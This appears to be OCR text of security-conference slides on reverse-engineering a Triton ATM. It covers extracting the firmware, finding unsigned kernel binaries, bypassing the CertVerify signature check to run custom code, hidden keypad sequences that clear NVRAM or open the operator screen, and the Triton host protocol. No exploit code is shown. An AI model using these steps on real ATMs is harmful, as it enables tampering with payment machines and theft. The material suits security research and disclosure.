


Windows CE binary


Understanding the kernel binary




Understanding the kernel binary



Understanding the kernel binary




Understanding the kernel binary




Bypassing Signature verification


- Used *eimgfs* to extract files
  - https://github.com/nlitsme/eimgfs
- **Most of the firmware is signed …**
  But not all files are
- The kernel binaries are unsigned, including filesys.dll, a file that checks for certificate verification




No Digital Signatures on kernel binaries!




Control Flow Graph of CertVerify function in IDA



Control Flow Graph of CertVerify function in IDA




Control Flow Graph of CertVerify function in IDA



Control Flow Graph of CertVerify function in IDA

Pwning the ATM

- Successfully bypassed signature verification of the kernel
- Able to modify firmware, add our own custom code on the ATM




It boots, but doesn’t work as an ATM

- Each update takes 20 minutes
  - Each update resets the ATM and we need to manually punch in the settings every time
- Found a lot of peculiar commands
  - You can clear NVRAM by hitting Clear, Left, Right, Clear, Clear Cancel *within 5 seconds* of the loading screen
  - Enter > Clear > Cancel > 1 > 2 > 3 brings you to the operator screen

What do we have now?

- JTAG
- Full firmware (with debugging symbols)
- Full firmware update process
- Ability to modify, add and remove executables from the ATM

Stuck on the host screen



What is the Triton Protocol?

Triton Protocol

Payment Processor

VISA

AMERICAN EXPRESS

What is the Triton Protocol?

- 4 Types of request/response pairs
  - Configurations
  - Transaction
  - Host Totals
  - Reversals
- Documentation can be found with enough google-fu, but it is very out of date
- Used wireshark to figure out the correct request/response format

Triton Terminal
Communications Protocol
And Message Format Specification

Triton

A DOVER COMPANY

PRELIMINARY

VERSION TSCD5.22

July 19, 2004


Triton Systems of Delaware, Inc.
522 East Railroad
Long Beach, MS 39560
PHONE: (228) 868-1317
FAX: (228) 868-0437

Limitations

Triton Documentation found online


First request: Configuration

ATM Terminal ID
Transaction Code: 60 (Configuration)



First response: Configuration


ATM Terminal ID
Transaction Code: 60 (Configuration)




ATM Terminal ID
Transaction Code: 60 (Configuration)
Surcharge amount

Subsequent requests: Transaction

